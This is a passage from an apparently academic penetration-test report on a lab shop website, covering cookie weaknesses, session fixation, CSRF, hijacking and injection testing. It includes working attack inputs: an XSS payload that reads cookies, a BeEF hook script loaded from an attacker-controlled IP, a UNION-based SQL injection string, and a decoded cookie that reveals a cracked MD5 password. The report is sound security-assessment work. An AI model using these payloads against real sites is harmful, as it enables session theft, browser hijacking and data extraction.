- What portions of the Session ID are static for the same login conditions?
- What obvious patterns are present in the Session ID as a whole, or individual portions?

(OWASP, n.d)

3.7.1.1 Set-Cookie directives

To test if the cookies are tagged as secure, *Firefox* was employed to view the cookies in use on the website. As discovered in the authorisation testing section, the website deploys a session cookie and, for logged-in users, a “secret cookie” is added also. Both cookies have the “isSecure” settings disabled, as demonstrated in **Figures 42 and 43**.

The screenshot shows the 'Details' tab for a cookie. The 'Domain' is 192.168.1.10. The 'First-Party' checkbox is unchecked. The 'Name' is PHPSESSID. The 'Value' is n0840tkq3vgomeebakahlse467. The 'Path' is /. The 'Context' is Default. The 'httpOnly' checkbox is unchecked. The 'isSecure' checkbox is unchecked. The 'isSession' checkbox is checked.

Figure 42 – Secret cookie settings

The screenshot shows the 'Details' tab for a cookie. The 'Domain' is 192.168.1.10. The 'First-Party' checkbox is unchecked. The 'Name' is SecretCookie. The 'Value' is 22686163606p616240686163606p61622r636s6q223n37303532636164366234313566343237326331393836616139613530613763333n31373238363438363731. The 'Path' is /. The 'Context' is Default. The 'httpOnly' checkbox is unchecked. The 'isSecure' checkbox is unchecked. The 'isSession' checkbox is checked.

Figure 43 - Session cookie settings

3.7.1.2 Unencrypted Transport

Again, as discovered during authentication testing, the cookies can be obtained by capturing an HTTP request with *Burpsuite*. This means that the cookies themselves are being transported by HTTP by default. This could also be inferred from the information gathering section, as there was no port found running HTTPS.

3.7.1.3 Forced Unencrypted Transport

Due to the fact the cookies are transported by HTTP by default, there is no need to force them over unencrypted transport.

3.7.1.4 Persistent Cookies

Neither the session cookie nor secret cookie are persistent cookies, as neither of them remains when the browser is closed. However, as discovered in **section 3.7.8**, the cookies are still valid even after the session is destroyed. This suggests that the cookies are being merely replaced instead of being adequately terminated. This could allow an attacker to use these cookies to spoof a user's session even after that session is supposedly destroyed.

3.7.1.5 Expiry Times

Both the session cookie and secret cookie were inspected using *Firefox* and both were found to have an expiry time of "Session" which can be seen in **Figures 44 and 45**. As established further into the session management section, the session is browser-based and only expires when the browser is closed, therefore the session cookie and secret cookie will remain until such time as the browser is closed, rather than when the user logs out. An attacker could use this to their advantage as users' credentials can be stolen even when they are logged out.

```
SecretCookie: "22686163606p616240686163606p6162...0613763333n31373238363530353831"  
Created: "Fri, 11 Oct 2024 12:11:11 GMT"  
Domain: "192.168.1.10"  
Expires / Max-Age: "Session"  
HostOnly: true  
HttpOnly: false  
Last Accessed: "Fri, 11 Oct 2024 12:43:01 GMT"  
Path: "/"  
SameSite: "None"  
Secure: false  
Size: 142
```

Figure 44 - Secret cookie expiry time

```
PHPSESSID: "n0840tkq3vgomeebakahlse467"
Created: "Fri, 11 Oct 2024 12:11:01 GMT"
Domain: "192.168.1.10"
Expires / Max-Age: "Session"
HostOnly: true
HttpOnly: false
Last Accessed: "Fri, 11 Oct 2024 12:42:55 GMT"
Path: "/"
SameSite: "None"
Secure: false
Size: 35
```

Figure 45 - Session cookie expiry time

3.7.1.6 HTTP/1.1 Cache Control

The only setting on the cookies regarding cache control is “Cache-Control: max-age=0”, as discovered when analysing a request in *Burpsuite*. The Cache-Control setting can be viewed in **Figure 46**.




Figure 46 - HTTP/1.1 Cache-Control set to zero

3.7.1.7 HTTP/1.0

The website does not use HTTP/1.0 anywhere on the site.

3.7.1.8 Static Parts of Session ID

After manual inspection, it was found that no parts of the Session ID are static. However, the secret cookie was found to remain static apart from the very last few digits. The Steve Brown account was used to test this and was logged out three different times, with the secret cookie being noted each time, as shown in **Figures 47, 48, and 49**.

```
Cookie: PHPSESSID=gae3hpfqra9okt0pfj51kqkac7; SecretCookie=
22686163606p616240686163606p61622r636s6q223n37303532636164366234313566343237326331393836616139613530613763333n31373333343031363632
Upgrade-Insecure-Requests: 1
```

Figure 47 - First login

```
Cookie: PHPSESSID=gae3hpfqra9okt0pfj5lkqkac7; SecretCookie=
22686163606p616240686163606p61622r636s6q223n37303532636164366234313566343237326331393836616139613530613763333n31373333343031383233
Hexade: 22686163606p616240686163606p61622r636s6q223n37303532636164366234313566343237326331393836616139613530613763333n31373333343031383233
```

Figure 48 - Second login

```
Cookie: PHPSESSID=gae3hpfqra9okt0pfj5lkqkac7; SecretCookie=
22686163606p616240686163606p61622r636s6q223n37303532636164366234313566343237326331393836616139613530613763333n31373333343031383532
```

Figure 49 – Third login

As demonstrated above, most of the secret cookie remains the same when logging in with the same credentials, indicating the possibility of cookie spoofing.

3.7.1.9 Clear-text Information

There is no clear text information stored in either the session cookie or the secret cookie.

3.7.1.10 Easily Decodable Information

There was no decodable information stored in the session cookie. However, the secret cookie was able to be decoded with ease and was found to be made up of three separate segments. To decode the cookie, *Cyberchef* was used, an online decoding utility published by GCHQ. *Cyberchef* was used because of the vast amount of encoding and decoding options built into it, as well as the “magic” tool which can be used to perform brute-force decoding. Initially, the secret cookie was used with the magic tool, but this did not yield any results, as demonstrated in **Figure 50**. The cookie was then decoded from hexadecimal where the first segment was able to be decoded, and parts of the login credentials were visible (**Figure 51**). Using the results from this, the second part of the cookie was recognised to be a md5 hash, an outdated and insecure hashing algorithm. This part of the cookie was then decoded using *md5decrypt.net*, an online md5 decrypting utility, and revealed to contain the password of the user (**Figure 52**). Finally, the third section of the cookie was found to be an Epoch Unix timestamp which held the value of the number of seconds that had passed since January 1st, 1970 (**Figure 53**). This value was entered into *epochconverter.com*, a website for converting Unix timestamps to a date, and found that the final segment of the cookie contained the time that the user logged in.




Figure 50 – Magic tool used against the cookie




Figure 51 – Decoding the cookie from hexadecimal

7052cad6b415f4272c1986aa9a50a7c3

7052cad6b415f4272c1986aa9a50a7c3 : hacklab

Figure 52 - Decoding the md5 hash

1733401662

Timestamp to Human date [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

GMT : Thursday, 5 December 2024 12:27:42

Your time zone : Thursday, 5 December 2024 12:27:42 GMT+00:00

Relative : 26 minutes ago

Figure 53 – Decoding the timestamp

With the above information gained from the secret cookie, an account could very easily be compromised if this cookie were to be obtained, by either using the gained credentials or manipulating the cookie to hijack the user's session.

3.7.1.11 Information Deduced

There is no information that can be deduced from the session cookie based on structure. However, as demonstrated above, the only attribute of the secret cookie that changes is the timestamp, so it could be inferred that the static parts of the cookie were details that stay the same.

3.7.1.12 Static portions for the same login conditions

The session cookie does not have any portions that are static. As displayed above, the first two portions of the cookie stay the same under the same login conditions.

3.7.1.13 Patterns

There are no obvious patterns in the session ID. However, as shown above, the final segment of the secret cookie appeared to change to reflect the number of seconds passed since January 1st, 1970, at the time of the login. To confirm this, *web scarab*, a utility used for analysing web traffic was used. It was chosen for this test due to its graphing and reporting feature that allows the cookie values to be inspected over a given time. This feature allows for the easy inspection and analysis of a given test. In this case, the secret cookie was being tested. After parsing through the web requests in *webscarab*, the relevant request containing the secret cookie was selected and 100 samples of this were tested. As displayed in **Figure 54**, *webscarab* provided a graph of the cookie values against the time of the request. As can be seen, the cookie value increments by one each second. This confirms that the final section of the cookie value is indeed the number of seconds passed since January 1st, 1970.




Figure 54 - Webscarab graph showing the cookie values

3.7.2 Testing for Cookies Attributes

To test for the attributes on the session cookie and secret cookie, *Firefox* was again employed. **Table 10** contains the attributes found and their configuration.


Attribute	Setting
httpOnly	Disabled
isSecure	Disabled
isSession	Enabled
sameSite	No Restriction

Table 10 - Cookies Attributes

Firstly, cookies with the “httpOnly” setting enabled are protected from being accessed by any client-side attacks (MDN Web Docs, 2024) (such as through JavaScript), thus this cookie is not protected and is accessible through client-side attacks, as demonstrated in **Section 3.8.1**. Secondly, the “isSecure” setting dictates whether a cookie is transported over HTTP or HTTPS. This setting being disabled allows the cookie to be transported over HTTP. Furthermore, a cookie with “isSession” enabled is a session cookie and should be destroyed when the session ends. However, as discovered further into the session management testing, the cookies are not being suitably deleted, indicating a lack of validation on the server side. Finally, the “sameSite” setting limits the types of requests that a cookie is included in and is used as a form of protection against malicious requests such as XSS. This website has this set to “no restriction”, thus rendering the cookies vulnerable to attacks such as cross-site request forgery (CSRF). All of these configurations are applied to both the session cookie and the secret cookie.

3.7.3 Testing for Session Fixation


When a user on the website logs in, the secret cookie is introduced but the session cookie does not change.



The screenshot shows the 'Storage' tab in a browser's developer tools. Under 'Cache Storage', the 'Cookies' section is expanded, showing a single cookie for the domain 'http://192.168.1.10'. The cookie table has columns: Name, Value, Domain, Path, Expires / Max-Age, Size, HttpOnly, Secure, SameSite, and Last Accessed. The cookie is a session cookie with Name 'PHPSESSID' and Value '3lv6vajd5ggfv8hbjnscnd4v7'.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	3lv6vajd5ggfv8hbjnscnd4v7	192.168.1.10	/	Session	35	false	false	None	Thu, 05 Dec 2024 15:18:04 GMT

Figure 55 - Cookie for an unauthenticated user



The screenshot shows the 'Storage' tab in a browser's developer tools after a user has logged in. The 'Cookies' section is expanded, showing two cookies for the domain 'http://192.168.1.10'. The first is the same session cookie as in Figure 55. The second is a 'SecretCookie' with a long alphanumeric value.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	3lv6vajd5ggfv8hbjnscnd4v7	192.168.1.10	/	Session	35	false	false	None	Thu, 05 Dec 2024 15:18:04 GMT
SecretCookie	22614061223n6334636130623932333832306463633530396136663735383439623n31373333343131303037	192.168.1.10	/	Session	14	false	false	None	Thu, 05 Dec 2024 15:18:04 GMT

Figure 56 - The same cookie for an authenticated user

As displayed in **Figures 55 and 56**, the session cookie stays the same regardless of whether the user is logged in or not, enabling session fixation. If an attacker were to convince a user through a method such as social engineering to click on a link with a fixed session ID and, the attacker could access that user's session.

3.7.4 Testing for Exposed Session Variable

As previously demonstrated, the session cookie and secret cookie are exposed and available to view due to being transported over HTTP instead of HTTPS.

3.7.5 Testing for Cross-Site Request Forgery

As stated in **section 3.7.2**, the cookies on this website have no restrictions on what kind of requests they are included in, indicating the possibility of cross-site request forgery (CSRF). To test this, a request from one session was modified to use the cookies from another session to perform the request on that session. On one session, an item was added to the cart and this request was then captured in *Burpsuite*. The cookies were then modified to use the cookies from another session where Steve Brown's account was logged in, and the request was forwarded, resulting in the item being added to Steve Brown's cart.



The screenshot shows an HTTP GET request in Burp Suite. The request line is 'GET /category.php?page=product&action=add&id=15 HTTP/1.1'. The 'Host' is '192.168.1.10'. The 'User-Agent' is 'Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0'. The 'Accept' header is 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8'. The 'Accept-Language' is 'en-US,en;q=0.5'. The 'Accept-Encoding' is 'gzip, deflate'. The 'Connection' is 'close'. The 'Referer' is 'http://192.168.1.10/category.php?cid=3'. The 'Cookie' header contains 'PHPSESSID=quujuk948qtn84tr6tlgcb4ie0; SecretCookie=22614061223n6334636130623932333832306463633530396136663735383439623n31373333343131303037'. The 'Upgrade-Insecure-Requests' header is '1'.

```
GET /category.php?page=product&action=add&id=15 HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.1.10/category.php?cid=3
Cookie: PHPSESSID=quujuk948qtn84tr6tlgcb4ie0; SecretCookie=22614061223n6334636130623932333832306463633530396136663735383439623n31373333343131303037
Upgrade-Insecure-Requests: 1
```

Figure 57 - Initial request


```

GET /category.php?page=product&action=add&id=15 HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.1.10/category.php?cid=3
Cookie: PHPSESSID=rqlegvv42qgl2f8ffsdpe1kii4; SecretCookie=22686163606p616240686163606p61622r636s6q223n37303532636164366234313566343237326331393836616139613530613763333n31373333343130393839
Upgrade-Insecure-Requests: 1

```

Figure 58 - Request modified to use Steve Brown's cookies

The screenshot shows the 'Astleys shop' website. At the top, there's a navigation bar with links: 'Welcome - Steve Brown', 'My Account', 'Wishlist', 'My Cart', and 'Logout'. Below this is a search bar and a cart icon showing 'CART - £ 17.00'. The main navigation bar has categories: 'HOME', 'BOOKS', 'ELECTRONICS', 'FURNITURE', and 'FASHION'. The breadcrumb trail shows 'Home / Shopping Cart'. The shopping cart table has the following items:

Remove	Image	Product Name	Quantity	Price Per unit	Shipping Charge	Grandtotal
<input type="checkbox"/>		THE WIMPY KID DO-IT- YOURSELF BOOK ★★★★☆ (0 Reviews)	1	£ 12.00	£ 5.00	17.00

At the bottom of the cart, there are two buttons: 'CONTINUE SHOPPING' and 'UPDATE SHOPPING CART'.

Figure 59 - The item in Steve Brown's cart

As displayed in the figures above, the CSRF attack was successful. By performing a CSRF attack, attackers can perform actions on other users' sessions.

3.7.6 Testing for Logout Functionality

To evaluate the effectiveness of the logout functionality, the tester attempted to use the session cookies to access areas of the website that were inaccessible to users who were not logged in. As stated in **section 3.6.2**, this is not possible.

3.7.7 Testing Session Timeout

Through manual testing, it was found that the website does not log users out after a period of idleness. This means that the session will always be valid and prone to attacks until the user manually logs out.

3.7.8 Testing for Session Hijacking

Using *Firefox*, the session cookie was available to view under the cookie manager and can be seen in **Figure 60**. After inspecting the cookie when logging in at different times and analysing the values, it was noticed that the session ID is dependent on when the browser was opened; the session only changes when a new browser is opened – every login on the same browser session will give the same session ID and therefore every different logged in account will have the same session ID. This can then be utilised to bypass the authentication schema and gain access to an account.




Figure 60 - Two users share the same session idea

Figure 60 shows two users, one logged into an account, and one not logged into anything, that share the same session ID. Because of this, one user can log into another account if they obtain the session cookie. **Figure 61** shows a user logged in with the correct session cookie, and **Figure 62** shows the Steve Brown account logged in after replacing the session cookie.




Figure 61 - No account signed in with the original cookie




Figure 62 - The same tab logged in after replacing the cookie

As displayed above, an unauthenticated user can bypass the authentication of the website and log in as another user if they gain the cookie. As the cookie is transported over HTTP, this process is trivial as the cookie can be easily obtained and is available in plain text. Another noteworthy finding is that even after the browser was closed and sessions were destroyed, session hijacking was still possible with the session cookies, suggesting that the cookies were not being destroyed at all.

3.8 INPUT VALIDATION TESTING

3.8.1 Testing for Reflected Cross-Site Scripting

To test for reflected XSS, all of the possible entry points on the website were manually tested with the script:

`<script>alert(document.cookie)</script>`

After testing all possible areas, the website's search bar was found to be the only entry point vulnerable to reflected XSS, as demonstrated below in **Figure 63**.




Figure 63 - Cookie displayed from XSS

As can be seen, the website displayed both the session cookie and secret cookie, evidential of a successful XSS attack, and therefore a lack of input sanitation.

3.8.2 Testing for Stored Cross-Site Scripting

To test for stored XSS, the tester identified any points on the website that allowed data to be entered and stored and used the *Browser Exploitation Framework (BeEF)*. It was found that two functions were

vulnerable to stored XSS: adding/modifying a product description through the administrator panel and adding a review to a product.

3.8.2.1 The Administrator Panel

When accessing the administrator panel, product descriptions can be changed with no input validation or sanitisation. To demonstrate this, a *BeEF* hook was inserted into a product description. The tester then navigated to this product in a new window which was immediately picked up by *BeEF* as demonstrated in **Figures 64 and 65**.

Product Description

```
<script src=http://192.168.1.253/hook.js></script>
```

Figure 64 - *BeEF* Hook




Figure 65 - The victim machine visible in *BeEF*

As demonstrated, stored XSS is a vulnerability of the product description field.

3.8.2.2 Reviews

Following the same process as above, a *BeEF* hook was inserted into the comment of a product which was then navigated to in a different browser. This also resulted in the browser being visible to *BeEF*. From this point, the tester went no further but could have used *BeEF*'s built-in utilities to perform malicious actions on the victim's browser.

3.8.3 Testing for SQL Injection

As with testing for XSS, the tester interrogated various entry points on the website and found that, again, only two were vulnerable – the search bar and the order ID field of the track order section.


3.8.3.1 Search Bar

To interrogate the search bar, the tester used a Union query. This involves combining the results of two queries together into one single output. To do this, the number of columns in the database table had to be discovered. The tester began with the order by command to enumerate the number of columns, starting with three and incrementing by one each time until no more products were displayed. Products stopped being displayed when the command reached 16, so it was deduced that 15 was the number of columns in the table. It was established that the search bar was vulnerable to a union query, as when the query:

“ ‘ UNION SELECT NULL, NULL NULL NULL NULL NULL NULL NULL NULL NULL NULL NULL NULL NULL NULL – ”

was entered, data was output as shown below in **Figure 66**.

Search result for ' UNION SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--




Micromax 81cm (32) HD Ready LED TV (32T6175MHD, 2 x HDMI, 2 x USB)

★★★★☆

£300 ~~£320~~

Add to cart




Apple iPhone 6 (Silver, 16 GB)

★★★★☆

£400 ~~£420~~

Add to cart



Redmi Note 4 (Gold, 32 GB) (With 3 GB RAM)

★★★★☆

£340 ~~£360~~

Add to cart

Figure 66 - Output of the union select query

Once the union select vulnerability was confirmed, each “NULL” placeholder was replaced with a different data type to find out which columns displayed what type of data (integer, string, etc.). Through this process, it was found that the 4th, 6th, and 7th, columns all display strings. This corresponds

39 | Page

to the product title, the sale price, and the full price, respectively. **Figure 67** shows the result of this, with each section named differently to reflect the column of the database it came from.




Figure 67 - The output from testing data types

